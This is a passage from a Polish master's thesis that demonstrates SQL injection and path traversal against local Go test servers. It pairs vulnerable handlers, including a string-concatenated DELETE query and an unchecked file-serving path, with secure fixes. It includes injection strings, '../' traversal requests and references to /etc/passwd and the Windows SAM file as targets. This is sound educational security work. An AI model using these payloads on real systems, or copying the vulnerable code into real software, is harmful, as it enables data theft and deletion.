Opisany powyżej problem i sposób jego rozwiązania możemy znaleźć w dokumentacji Go [16]. Żeby być w stanie zabepieczyć się przed atakiem musimy najpierw zrozumieć jak działa funkcja Query pakietu database/sql. Przyjmuje ona zapytanie, które ma zostać wykonane w bazie wraz z parametrami. Jeśli podamy dane wprowadzone przez użytkownika jako parametr, zostanie on, podczasc ewaluacji warunków w SQL, potraktowany jako dosłowny ciąg znaków. Dla przykładu jeśli dla id użytkownika podaliśmy „1' OR '1'='1'” to silnik bazy danych będzie szukał użytkownika, którego id faktycznie równa się „1' OR '1'='1'”. Jeśli natomiast zdecydujemy się na opcję ręcznego „doklejenia” danych wejściowych od użytkownika do zapytania, mamy do

czynienia z sytuacją, w której fragment OR '1'='1' staje się częścią zapytania i powoduje, że warunek jest zawsze prawdziwy.

```go
// SECURE
func FetchSingleUser(db *sql.DB, w http.ResponseWriter, r *http.Request) {
    params := mux.Vars(r)
    userID := params["id"]

    query := "SELECT id, name, email FROM users WHERE id = ?"
    log.Printf("Kwerenda: %s z argumentem id: %s", query, userID)

    readData, err := db.Query(query, userID)
    if err != nil {
        log.Printf("Błąd podczas wykonania zapytania: %v", err)
        http.Error(w, "Nie udało się pobrać użytkownika", http.StatusInternalServerError)
        return
    }
    defer readData.Close()
```

Rysunek R20 Fragment funkcji serwera odpowiedzialnej za pobranie użytkownika z tabeli Users – wersja zabezpieczona przed możlwiością wszystkiwania złośliwego kodu SQL. [opracowanie własne]

Na rysunku R20 widać, że tym razem zamiast wykonywać konkatenację łańcuchów znaków przygotowujemy generyczne zapytanie, natomiast to co podał użytkownik zostaje przekazane do funkcji *Query* w postaci parametru. Na rysunku R21 dokonane zostaje sprawdzenie czy po wprowadzonych zmianach możliwe będzie wstrzyknięcie złośliwego kodu SQL.

```
szbobrowski@HP-ProBook-Ubuntu:~$ curl -X GET "http://localhost:8080/users/1%27%20OR%20%271%27=%271"
null
szbobrowski@HP-ProBook-Ubuntu:~$
szbobrowski@HP-ProBook-Ubuntu:~/Pulpit/praca-magisterska/code-sandbox/sql$ go run .
2024/11/03 15:01:03 Połączono z bazą danych.
2024/11/03 15:01:03 Tabela użytkonicy gotowa do użytku
2024/11/03 15:01:39 Otrzymane zapytanie: GET /users/1%27%20OR%20%271%27=%271
2024/11/03 15:01:39 Kwerenda: SELECT id, name, email FROM users WHERE id = ? z argumentem id: 1' OR '1'='1
2024/11/03 15:01:39 Czas procesowania zapytania 3.042551ms
```

Rysunek R21 Nieudana próba wykonania zapytania wstrzykującego złośliwy kod SQL.

Tym razem (R21) próba wstrzyknięcia złośliwego kodu SQL się nie powiodała. Przeglądając logi serwera widzimy, że do bazy trafiła kwerenda z argumentem podanym przez użytkownika. Oczywiście w bazie danych nie istnieje użytkownik o id równym „1' OR '1'='1” zatem serwer nie zwrócił żadnej wartości.

Warto w tym miejscu zajrzeć też do logów bazy danych MySQL działającej na systemie i zobaczyć

jak wyglądają zapytania, które wykonane zostały w bazie danych.

```
szbobrowski@HP-ProBook-Ubuntu:~$ sudo cat /var/log/mysql/query.log | grep -e "338716Z" -e "550116Z"
2024-11-03T11:33:54.338716Z         8 Query     SELECT id, name, email FROM users WHERE id = '1' OR '1'='1'
2024-11-03T14:01:39.550116Z         8 Execute   SELECT id, name, email FROM users WHERE id = '1\' OR \'1\'=\'1'
szbobrowski@HP-ProBook-Ubuntu:~$
```

Rysunek R22 Logi bazodanowe prezentujące jakie zapytania zostały wykonane w bazie danych.


Na rysunku R22 widzimy, że, w pierwszym przypadku, kiedy nie mamy ukośników, sprawia to, że część id wprowadzonego przez użytkownika traktowana jest jako fragment logiki zapytania SQL. Ukośniki dodane w drugim zapytaniu sprawiają, że wszystko co podał użytkownik traktowane jest jako wartość, którą należy wyszukać w tabeli.

Alternatywny sposób obrony

Czasami zdarza się, że programista potrzebuje większej elastyczności w konstruowaniu zapytania. Przez to świadomie decyduje o samodzielnym skontruowaniu kwerendy i przekazaniu jej w całości do bazy. Jak wcześniej przedstawiono takie działanie naraża jednak system na wstrzyknięcie kodu SQL. Jako alternatywny sposób obrony możemy zdecydować się na walidację parametrów wejściowych. Na przykład w naszym przypadku możemy upewnić się, że podany przez użytkownika identyfikator jest liczbą całowitą, tak jak na rysunku R23.

```go
// SEMI SECURE
func FetchSingleUser(db *sql.DB, w http.ResponseWriter, r *http.Request) {
    params := mux.Vars(r)
    id := params["id"]

    if _, err := strconv.Atoi(id); err != nil {
        log.Printf("Wprowadzono niepoprawny parametr id: %v", err)
        http.Error(w, "Niepoprawny identyfikator", http.StatusBadRequest)
        return
    }

    query := fmt.Sprintf("SELECT id, name, email FROM users WHERE id = '%s'", id)
    log.Printf("Przygotowana kwerenda do bazy danych: %s", query)
```

Rysunek R23 Walidacja parametru *id* wprowadzonego przez użytkownika.



Rysunek R24 Nieudana próba wykonania ataku wstrzykiwania SQL.

Na rysunku R24 widzmy, że próba ataku nie powiodła się, ponieważ po stronie serwera sprawdzono, że paramter *id* ma niewłaściwy typ danych, to znaczy nie jest liczbą całkowitą.

Atak modyfikujący dane

Dotychczas, w tym rozdziale, zajmowaliśmy się pobieraniem danych. Drugim istotnym rodzajem opearcji wykonywanych na tabeli jest modyfikacja danych. W przypadku biblioteki net/http nie możemy już wtedy skorzystać z metody *Query*, a zamiast tego musimy użyć metody *Exec*. Jeśli chodzi o podawane do tej funkcji argumenty, to zasada jest taka sama. Możemy albo ręczenie przygotować całe zapytanie, a możemy posłużyć się zapytaniem generycznym, a jako argument do funkcji przekazać dane wejściowe od użytkownika. Pierwszy z tych sposobów wiąże się z narażeniem systemu na wstrzykiwanie SQL oraz koniecznością walidacji parametrów podanych przez użytkownika. Na rysunkach R25 oraz R26 przedstawione zostały kolejno dwie wersje metody służącej do usunięcia użytkownika z tabeli. Pierwsza z nich korzysta z konkatenacji łańcuchów tekstowych (niebezpieczne), druga natomiast podaje dodatkowe argumenty do funkcji *Exec* (bezpieczne).

```go
// VULNERABLE
func RemoveUser(db *sql.DB, w http.ResponseWriter, r *http.Request) {
    vars := mux.Vars(r)
    id := vars["id"]

    query := fmt.Sprintf("DELETE FROM users WHERE id = '%s'", id)
    log.Printf("Przygotowana kwerenda do bazy danych: %s", query)

    _, err := db.Exec(query)
    if err != nil {
        log.Printf("Błąd podczas próby usunięcia użytkownika %v", err)
        http.Error(w, "Nie udało się usunąć użytkownika.", http.StatusInternalServerError)
        return
    }
```

Rysunek R25 Fragment funkcji serwera odpowiedzialnej za usunięcie użytkownika z tabeli Users – wersja podatna na wstrzykiwanie złośliwego kodu SQL. [opracowanie własne]

```go
// SECURE
func DeleteUser(db *sql.DB, w http.ResponseWriter, r *http.Request) {
    params := mux.Vars(r)
    id := params["id"]

    query := "DELETE FROM users WHERE id = ?"
    log.Printf("Przygotowana kwerenda do bazy danych: %s", query)

    _, err := db.Exec(query, id)
    if err != nil {
        log.Printf("Błąd podczas próby usunięcia użytkownika %v", err)
        http.Error(w, "Nie udało się usunąć użytkownika.", http.StatusInternalServerError)
        return
    }
```

Rysunek R26 Fragment funkcji serwera odpowiedzialnej za usunięcie użytkownika z tabeli Users – wersja zabezpieczona przed możlwiością wszystkiwania złośliwego kodu SQL. [opracowanie własne]

11. Podatność na atak Path Traversal

Środowisko testowe

Dla zademonstrowania podatności opisanej w rozdziale 7 utworzony został prosty serwer http, który serwuje do klientów pliki za pomocą metody ServeFile. Serwer zaimplementowany został przy użyciu biblioteki net/http. W katalogu, w którym uruchomiony zostaje serwer znajdują się dwa podrzędne katalogi przechowujące pliki. Nazwy tych katologów to *publiczne* oraz *prywatne*. Pierwszy z nich przechowuje pliki, do których użytkownik ma dostęp, i które domyślnie są udostępniane przez nasz serwer. Natomiast katalog *prywatne* przechowuje pliki, których użytkownik nie powinien być w stanie odczytać, ani nawet dowiedzieć się o ich istnieniu. Folder *prywatne* to ten, do którego będziemy próbować uzyskać dostęp jako atakujący. Przyjrzyjmy się zatem implementacji serwera (R27).

```go
func handleFileRetrival(w http.ResponseWriter, r *http.Request) {
    log.Println("Otrzymano żądanie od klienta")

    requestedFile := r.URL.Query().Get("fileName")
    log.Println("Nazwa pliku podana przez klienta:", requestedFile)

    if requestedFile == "" {
        http.Error(w, "Nazwa pliku nie może być pusta", http.StatusBadRequest)
        log.Println("Błąd: brak nazwy pliku.")
        return
    }

    publicDirectory := "./publiczne"
    joinedFilePath := filepath.Join(publicDirectory, requestedFile)
    log.Println("Końcowa ścieżka do pliku", joinedFilePath)

    if _, err := os.Stat(joinedFilePath); err != nil {
        http.Error(w, "Nie udało się pobrać pliku.", http.StatusNotFound)
        log.Println("Błąd podczas pobierania pliku", joinedFilePath)
        return
    }

    http.ServeFile(w, r, joinedFilePath)
    log.Println("Pomyślnie wysłano plik")
}
```


Rysunek R27 Fragment implementacji serwera podatnego na atak path traversal. [opracowanie własne]

Wczytując się w implementację serwera (R27) widzimy, że nazwa pliku pobrana jest od klienta jako parametr adresu URL. Następnie do pliku dodany jest początek ścieżki, czyli w naszym przypadku katalog *publiczne*. Za pomocą biblioteki *os* (ang. operating system, pol. system operacyjny) sprawdzamy czy podany plik istnieje. Jeśli tak jest, korzystając z metody ServeFile plik zostaje wysłany w odpowiedzi do klienta. Za pomocą narzędzia *curl* przetestowano czy aplikacja odpowiada na zapytanie klienta zgodnie z przewidywaniami (R28).

```
szbobrowski@HP-ProBook-Ubuntu: ~
szbobrowski@HP-ProBook-Ubuntu:~$ curl http://localhost:8080/serve?fileName=public.txt
Treść pliku dostępnego dla użytkownika.
szbobrowski@HP-ProBook-Ubuntu:~$

szbobrowski@HP-ProBook-Ubuntu:~/Pulpit/praca-magisterska/code-sandbox/path-traversal$ go run .
Serwer nasłuchuje na http://localhost:8080
2024/11/07 15:10:26 Otrzymano żądanie od klienta
2024/11/07 15:10:26 Nazwa pliku podana przez klienta: public.txt
2024/11/07 15:10:26 Końcowa ścieżka do pliku publiczne/public.txt
2024/11/07 15:10:26 Pomyślnie wysłano plik
```

Rysunek R28 Poprawna obsługa żądania klienta dotycząca zwrócenia zawartości pliku.

Jak widzimy na rysunku R28 żądanie klienta zostało poprawnie obsłużone przez serwer. Sprawdźmy jednak co stanie gdy klient, odpowiednio manipulując nazwą pliku, spróbuje dostać się do plików serwera, które nie powinny być dla niego dostępne.



Rysunek R29 Atakujący zdobywa nieuprawniony dostęp do pliku przez manipulację parametrem *fileName.*

Widzimy na rysunku R29, że napastink bez problemu był w stanie wydostać się poza katalog *publiczne* i przejść do dowolnego nadrzędnego katalogu i znajdujących się w nim plików. Oczywiście jest to tylko scenariusz testowy, w którym atakujący dokładnie wiedział, do jakiego pliku chce uzyskać dostęp. W przypadku prawdziwego ataku, poznanie stuktury katalogów serwera i odkrycie plików wartych przechwycenia wymagałoby podjęcia wielu prób i powolnego odkrywania. Pliki, którymi prawdopodobnie bylibyśmy zainteresowani podczas prawdziego ataku to na przykład pliki przechowujące informacje o użytkownikach systemu takie jak */etc/passwd* w przypadku systemów UNIX lub plik *C:\Windows\System32\config\SAM* w przypadku systemu Windows.


Obrona przed atakiem poprzez oczyszczanie danych wejściowych

Na początku rozdziału przedstawione zostało kilka sposobów jak można zabezpieczyć się przed atakiem path traversal. Najprostszym pomysłem jest walidacja lub oczyszczanie danych wejściowych. Do tego celu posłużymy się funkcją, która usuwa z, wprowadzonej przez użytkownika nazwy pliku, wszystkie wystąpienia sekwencji znaków kropka-kropka-ukośnik (R30).

```
if requestedFile == "" {
    http.Error(w, "Nazwa pliku nie może być pusta", http.StatusBadRequest)
    log.Println("Błąd: brak nazwy pliku.")
    return
}

cleanedFileName := strings.ReplaceAll(requestedFile, "../", "")

publicDirectory := "./publiczne"
joinedFilePath := filepath.Join(publicDirectory, cleanedFileName)
log.Println("Końcowa ścieżka do pliku", joinedFilePath)
```

Rysunek R30 Rozbudowa serwera o funkcję sprawdzania nazwy pliku podanej przez użytkownika. [opracowanie własne]


Na rysunku R31 zaprezentowano jak wówczas zapytania, takie same jak poprzednie, zostaną teraz obsłużone przez serwer.



Rysunek R31 Nieudana próbka ataku path traversal, powstrzymana przez metodę oczyszczania danych wejściowych.

Na rysunku R31 widzimy, że oczyszczenie nazwy pliku rzeczywiście przyniosło skutek. Użytkownik dalej ma możliwość dostępu do pliku w publicznym folderze, jednak w przypadku próby dostępu do prywatnego folderu, serwer zwrócił komunikat o błędzie.

Jednak zarówno walidacja, jak i oczyszczanie ścieżki, chociaż są przydatnymi metodami i mogą zniechęcić potencjalnego napastnika, nie zawsze są w pełni skuteczne. Napastnik wciąż może być w stanie znaleźć taki sposób kodowania nazwy pliku, aby obejść postawione przez nas zabezpieczenia. Spójrzmy na przykład z rysunku R32. Widać na nim, że odpowiednia manipulacja danymi wejściowymi pozwoliła, aby finalna ścieżka do pliku była taka, jakiej oczekiwał atakujący.



Rysunek R32 Atak pozwalający na ominięcie zabezpieczenia przez oczyszczanie danych.

Warto tutaj zaznaczyć, że przedstawione powyżej rozwiązanie jest uproszczone i mało skuteczne. W rzeczywistości można zaimplementować zdecydowanie lepsze metody walidacji danych na przykład z wykorzystaniem funkcji *Clean* pakietu *filepath*, a następnie sprawdzeniu czy początek ścieżki do pliku to faktycznie katalog dostępny dla użytkowników.

Obrona przed atakiem poprzez osadzanie plików w aplikacji

Przyjrzyjmy się alternatywnej implementacji serwera przedstawionej na rysunku R33. Wykorzystany został pakiet *embed*, który pozwala na osadzanie plików, czyli dołączanie ich do wykonywalnego pliku binarnego gotowej aplikacji. Następnie korzystamy z funkcji *ServeFileFS*. Funkcja ta w porównaniu do *ServeFile* przyjmuje dodatkowy argument pozwalający określić

system plików, z którego mamy korzystać. W naszym przypadku jest to *embedFiles*, który zawiera jedynie publiczny folder aplikacji.

```
//go:embed publiczne/*
var embedFiles embed.FS
```

```
func fileHandler(w http.ResponseWriter, r *http.Request) {
    requestedFile := r.URL.Query().Get("fileName")
    if requestedFile == "" {
        http.Error(w, "Nazwa pliku nie może być pusta", http.StatusBadRequest)
        log.Println("Błąd: brak nazwy pliku.")
        return
    }

    publicDirectory := "./publiczne"
    joinedFilePath := filepath.Join(publicDirectory, requestedFile)
    log.Println("Końcowa ścieżka do pliku", joinedFilePath)

    http.ServeFileFS(w, r, embedFiles, joinedFilePath)
}
```

Rysunek R33 Implementacja serwera z wykorzystaniem osadzania plików. [opracowanie własne]

Przekonajmy się zatem jak, tak zaimplementowany serwer, będzie odpowiadał na zapytania klienta.

```
szbobrowski@HP-ProBook-Ubuntu:~$ curl http://localhost:8080/serve?fileName=public.txt
Treść pliku dostępnego dla użytkownika.
szbobrowski@HP-ProBook-Ubuntu:~$ curl http://localhost:8080/serve?fileName=public.txt/../../prywatne/secret.txt
404 page not found
szbobrowski@HP-ProBook-Ubuntu:~$
szbobrowski@HP-ProBook-Ubuntu:~/Pulpit/praca-magisterska/code-sandbox/path-traversal$ go run .
Serwer nasłuchuje na http://localhost:8080
2024/11/08 03:26:02 Końcowa ścieżka do pliku publiczne/public.txt
2024/11/08 03:26:12 Końcowa ścieżka do pliku prywatne/secret.txt
```

Rysunek R34 Komunikacja klienta z serwerem korzystającym z osadzania plików w aplikacji.

Rysunek R34 prezentuje dwie kwestie. Katalog publiczne jest dostępny dla klientów, ponieważ został on osadzony w aplikacji, zatem jest częścią pliku binarnego tworzonego podczas uruchomienia aplikacji. W przypadku drugiego zapytania, pomimo że atakującemu udało się uzyskać pożądaną ścieżkę (nie mamy żadnej walidacji nazwy pliku), oraz plik o takiej ścieżce istnieje w systemie, na którym działa aplikacja, to jednak odpowiedź, którą widzi napastnik to „404 page not found”. Dzieje się tak, ponieważ metoda ServeFilesFS (R34) ma dostęp jedynie do systemu plików, które przekażemy do niej jako argument. W naszym przypadku ten system plików zawiera jedynie folder *publiczne*. Pomimo że osadzanie plików jest bardzo skuteczną metodą obrony przed path traversal, należy wspomnieć, że takie rozwiązanie ma też kilka wad. Między innymi, korzystając z osadzania plików, musimy liczyć się z często znacznym powiększeniem się rozmiaru pliku wykonywalnego aplikacji.

Analiza implementacji funkcji *ServeFile*

Do tej pory rozważaliśmy scenariusz, w którym nazwa pliku pobierana była z parametrów URL. Możemy jednak mieć również do czynienia z sytuacją, w której nazwa żądanego przez klienta pliku jest częścią adresu URL. Na rysunku R35 przedstawiono modyfikację serwera, która pozwoli nam na symulację takiej sytuacji.

```
func handleFileRetrival(w http.ResponseWriter, r *http.Request) {
    log.Println("Otrzymano żądanie od klienta")

    requestedFile := strings.TrimPrefix(r.URL.Path, "/serve/")
    log.Println("Nazwa pliku podana przez klienta:", requestedFile)

    http.ServeFile(w, r, joinedFilePath)
}
```


Rysunek R35 Wersja serwera, w której nazwa pliku pobierana jest bezpośrednio z adresu URL. [opracowanie własne]

Tym razem w serwerze nie ma zaimplementowanego żadnego dodatkowego mechanizmu walidacji danych od użytkownika. Zanim przejdziemy do wykonania zapytań testowych, należy zwrócić uwagę, że kiedy nazwa pliku znajduje się w URL, jeśli chcemy wykonać atak path traversal, to znaki krokpa-kropka-ukośnik muszą zostać odpowiednio zakodowanie (R36). W przeciwnym razie podana przez nas ścieżka będzie niepoprawna, a zapytanie nigdy nie dotrze do serwera.

```
szbobrowski@HP-ProBook-Ubuntu:~$ curl http://localhost:8080/serve/public.txt
Treść pliku dostępnego dla użytkownika.
szbobrowski@HP-ProBook-Ubuntu:~$ curl http://localhost:8080/serve/public.txt/%2e%2e/%2e%2e/prywatne/secret.txt
invalid URL path
szbobrowski@HP-ProBook-Ubuntu:~$
szbobrowski@HP-ProBook-Ubuntu:~/Pulpit/praca-magisterska/code-sandbox/path-traversal$ go run .
Serwer nasłuchuje na http://localhost:8080
2024/11/08 13:06:13 Otrzymano żądanie od klienta
2024/11/08 13:06:13 Nazwa pliku podana przez klienta: public.txt
2024/11/08 13:06:13 Końcowa ścieżka do pliku publiczne/public.txt
2024/11/08 13:06:17 Otrzymano żądanie od klienta
2024/11/08 13:06:17 Nazwa pliku podana przez klienta: public.txt/../../prywatne/secret.txt
2024/11/08 13:06:17 Końcowa ścieżka do pliku prywatne/secret.txt
```

Rysunek R36 Komunikacja klienta z serwerem w przypadku odczytywania nazwy pliku z adresu URL.

Na rysunku R36 logi serwera zdawałyby się wskazywać, że atak mógł się udać, to znaczy, ponieważ nie wykonujemy oczyszczania ani walidacji danych, ścieżka do pliku została utworzona zgodnie z zamysłem atakującego. Jednak po stronie klinta otrzymany komunikat to „invalid URL path”. Aby przekonać się dlaczego tak jest musimy zaglnądnąć do kodu źródłowego bilblioteki, a konkretnie przyjrzeć się implementacji metody *http.ServeFile* (R37). Metoda ta jako jeden z parametrów przyjmuje zapytanie klienta. Następnie sprawdza, czy w adresie URL tego zapytania znajduje się ciąg dwóch kropek. Jeśli tak jest zapytanie uznane zostaje za nieprawidłowe.



```
func ServeFile(w ResponseWriter, r *Request, name string) {
    if containsDotDot(r.URL.Path) {
        // Too many programs use r.URL.Path to construct the argument to
        // serveFile. Reject the request under the assumption that happened
        // here and ".." may not be wanted.
        // Note that name might not contain "..", for example if code (still
        // incorrectly) used filepath.Join(myDir, r.URL.Path).
        serveError(w, "invalid URL path", StatusBadRequest)
        return
    }
    dir, file := filepath.Split(name)
    serveFile(w, r, Dir(dir), file, false)
}
```

Rysunek R37 Implementacja metody *ServeFile*. [fragment standardowej biblioteki języka Go]

Biblioteka udostępnia nam nie tylko samą implementację metody, ale także obszerny komentarz na temat stosowania tej metody. Oto kluczowe fragmenty tego komentarza.

- „As a precaution, ServeFile will reject requests where r.URL.Path contains a ".." path element; this protects against callers who might unsafely use [filepath.Join] on r.URL.Path without sanitizing it”
- „If the provided name is constructed from user input, it should be sanitized before calling [ServeFile].”

Te komentarze potwierdzają nasze dotychczasowe doświaczenia w korzystaniu z funkcji *http.ServeFile*. Oznacza to, że jeśli nazwa pliku jest częścią ścieżki URL, to zadziała tutaj dodatkowy mechanizm obronny, czyli odrzucone zostanie zapytanie, w którego adresie znajduje się ciąg dwóch następujących po sobie kropek. Jednak w przypadku kiedy nazwa pliku podawana jest przez użytkownika w inny sposób, na przykład jak parametr w URL, to wówczas na programiście spoczywa obwiązek odpowiedniej walidacji danych.

13. Podatność na atak Człowiek w Środku

W tym rozdziale zajmiemy się zagadnieniem bezpiecznej komunikacji pomiędzy klientem a serwerem w sieci komputerowej. Naszym głównym obiektem zainteresowania jest atak człowiek w środku opisany w rozdziale 7.

Statyczna analiza kodu

Przedstawiona na rysunku R38 statyczna analiza kodu, wykonana z pomocą narzędzia GoSec, zwraca uwagę, że tworząc aplikację, z wykorzystaniem biblioteki net/http, możemy skonfigurować serwer HTTP w taki sposób, żeby korzystał on z jednej z przestarzałych wersji TLS (takich jak TLS 1.0 lub 1.1), które mają znane luki bezpieczeństwa. Domyślnie w bibliotece nie jest wymuszane stosowanie najnowszej wersji TLS, ponieważ ważne są tutaj aspekty szerokiej kompatybilności z różnymi systemami. Narzędzie GoSec zgłasza tę podatność jako przypomnienie dla programistów, aby pamiętali oni o odpowiedniej konfiguracji swojego serwera.

```
{
  "severity": "HIGH",
  "confidence": "HIGH",
  "cwe": {
    "id": "295",
    "url": "https://cwe.mitre.org/data/definitions/295.html"
  },
  "rule_id": "G402",
  "details": "TLS MinVersion too low.",
  "file": "/home/szbobrowski/Pulpit/libraries-copies/net/smtp/smtp.go",
  "code": "338: \tif ok, _ := c.Extension(\"STARTTLS\"); ok {\n339:
    \t\tconfig := &tls.Config{ServerName: c.serverName}\n340: \t\tif
    testHookStartTLS != nil {\n",
  "line": "339",
  "column": "14",
  "nosec": false,
  "suppressions": null
}
```


Rysunek R38 Podatność, w bibliotece net/http, związana ze zbyt niską wersją TLS, zgłoszona przez narzędzie GoSec.

Zgłoszony przez GoSec komunikat (R38) stał się dla mnie motywacją, aby bardziej zainteresować się kwestią w jaki sposób szyfrowana jest komunikacja pomiędzy klientem, a serwerem, podczas kiedy korzystamy z biblioteki net/http.

Połączenie nieszyfrowane

Na rysunku R39 znajduje się implementacja prostego serwera http. Została tutaj zastosowana funkcja *ListenAndServe* pakietu net/http. Funkcja ta nie wymusza szyfrowania ruchu. Oznacza to, że cała komunikacja przesyłana jest przez sieć tekstem jawnym.

```go
func main() {
    http.HandleFunc("/hello", requestHandler)

    fmt.Println("Serwer działa na http://localhost:8080")
    log.Fatal(http.ListenAndServe(":8080", nil))
}

func requestHandler(w http.ResponseWriter, r *http.Request) {
    fmt.Println("Otrzymano zapytanie od klienta.")
    w.Write([]byte("Witaj, twoje zgłoszenie zostało poprawnie obsłużone.\n"))
}
```

Rysunek R39 Implementacja serwera obsługującego zapytanie HTTP bez szyfrowania komunikacji.

Aby przekonać się, że komunikacja obecnie faktycznie narażona jest na podsłuchanie, na maszynie hosta włączony został sniffer Wireshark nasłuchujący na pakiety przesyłane na interfejsie *loopback*, czyli tym, dzięki któremu urządzenie komunikuje się samo ze sobą. Na rysunku R40 przedstawione zostały rezultaty podsłuchania komunikacji pomiędzy klientem i serwerem.

```
szbobrowski@HP-ProBook-Ubuntu:~/Pulpit/praca-magisterska/code-sandbox/sniffing/ca-certs/client$
 curl http://localhost:8080/hello
Witaj, twoje zgłoszenie zostało poprawnie obsłużone.
szbobrowski@HP-ProBook-Ubuntu:~/Pulpit/praca-magisterska/code-sandbox/sniffing/ca-certs/client$

szbobrowski@HP-ProBook-Ubuntu:~/Pulpit/praca-magisterska/code-sandbox/sniffing$ go run .
Serwer działa na http://localhost:8080
Otrzymano zapytanie od klienta.
```

Rysunek R40 Komunikacja klienta z serwerem korzystając z niezaszyfrowanego połączenia. [opracowanie własne]

```
